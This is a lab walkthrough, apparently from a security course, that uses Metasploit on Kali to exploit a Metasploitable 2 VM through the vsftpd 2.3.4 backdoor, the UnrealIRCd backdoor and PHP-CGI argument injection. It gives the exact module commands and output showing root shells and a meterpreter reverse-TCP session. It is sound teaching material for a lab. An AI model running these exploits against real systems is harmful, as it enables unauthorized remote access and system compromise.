


Setup

Start your Kali VM and log in as root with the password toor

Start your Metasploitable 2 VM and log in as msfadmin with the password msfadmin

Execute the ifconfig command on both machines and ping from one to the other. Make sure you get replies, as shown below



Task 1: Exploiting vsftpd

In the previous project, Nmap found the FTP server "vsftpd 2.3.4" running on the Metasploitable 2 target.

In Kali, execute this command to open Metasploit.

```
msfconsole
```

At the "msf>" prompt, execute this command.

```
search vsftpd
```


As shown below, one exploit is found

Execute these commands, replacing the IP address with the IP address of your Metasploitable 2 VM.

```
set RHOST 172.16.1.190
```

```
exploit
```

As shown below, a command shell session opens. Execute the `whoami` command to see the reply `root`



Task 2: Exploiting Unreal IRC

In the previous project, Nmap found the UnrealIRCd server listening on port 6667 on the Metasploitable 2 target.


In Kali, execute this command to open Metasploit.

```
msfconsole
```

At the "msf>" prompt, execute this command.

search unreal

As shown below, one exploit is found




Execute these commands:

use exploit/unix/irc/unreal_ircd_3281_backdoor

show options

As shown below, the only required parameter is RHOST, the IP address of the target system.




Execute these commands, replacing the IP address with the IP address of your Metasploitable 2 VM.

```
set RHOST 172.16.1.190
```

```
exploit
```


As shown below, a command shell session opens. Execute the whoami command to see the reply root



Task 3: Exploiting PHP CGI Argument Injection

On your Kali VM, open Firefox and go to the IP address of your Metasploitable 2 VM.

A Web page opens, as shown below




Click the phpMyAdmin link.

Append this to the end of the URL, and press Enter.

?-s

The source code of the Web page appears, as shown below



```
<?php
/* vim: set expandtab sw=4 ts=4 sts=4: */
/**
 * forms frameset
 *
 * @version $Id: index.php 12022 2008-11-28 14:35:17Z nijel $
 * @uses $GLOBALS['strNoFrames']
 * @uses $GLOBALS['cfg']['queryHistoryDB']
 * @uses $GLOBALS['cfg']['Server']['user']
 * @uses $GLOBALS['cfg']['DefaultTabServer'] as src for the mainframe
 * @uses $GLOBALS['cfg']['DefaultTabDatabase'] as src for the mainframe
 * @uses $GLOBALS['cfg']['NavWidth'] for navi frame width
 * @uses $GLOBALS['cfg']['NavWidth'] from $ REQUEST (grab_globals.lib.php)
 * @uses $GLOBALS['collation_connection'] or common.inc.php
 * @uses $GLOBALS['available_languages'] from common.inc.php (select_lang.lib.php)
 * @uses $GLOBALS['db']
 * @uses $GLOBALS['charset']
 * @uses $GLOBALS['lang']
 * @uses $GLOBALS['text_dir']
 * @uses $ENV['HTTP_HOST']
 * @uses PMA_getRelationParam()
 * @uses PMA_purgeHistory()
 * @uses PMA_generate_common_url()
 * @uses PMA_VERSION
 * @uses session_write_close()
 * @uses time()
 * @uses PMA_getenv()
 * @uses header() to send charset
 */

/**
 * Gets core libraries and defines some variables
 */
require_once './libraries/common.inc.php';

/**
 * Includes the ThemeManager if it hasn't been included yet
 */
require_once './libraries/relation.lib.php';

// free the session file, for the other frames to be loaded
session_write_close();

// Gets the host name
if (empty($HTTP_HOST)) {
    if (PMA_getenv('HTTP_HOST')) {
        $HTTP_HOST = PMA_getenv('HTTP_HOST');
    } else {

```

This is a known bug in PHP-CGI, and it allows us to get remote code execution with Metasploit.


In Kali, execute this command to open Metasploit.

msfconsole

At the "msf>" prompt, execute this command.

search php_cgi

As shown below, one exploit is found




Execute these commands:

use exploit/multi/http/php_cgi_arg_injection

show options

As shown below, the only required parameter is RHOST, the IP address of the target system



Execute these commands, replacing the IP address with the IP address of your Metasploitable 2 VM.

```
set RHOST 172.16.1.190
```


```
exploit
```

As shown below, a meterpreter session opens

Execute these commands to see system information and your user ID. You are "www-data", which is a low-privilege account.

```
sysinfo
```

```
getuid
```



```
kali@kali: ~$ msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOST 192.168.112.209
RHOST => 192.168.112.209
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.112.161:4444
[*] Sending stage (39927 bytes) to 192.168.112.209
[*] Meterpreter session 1 opened (192.168.112.161:4444 -> 192.168.112.209:38910) at 2024-02-19 07:08:18 -0500

meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:56:00 UTC 2008 i686
Meterpreter   : php/linux
meterpreter > getuid
Server username: www-data
meterpreter >
```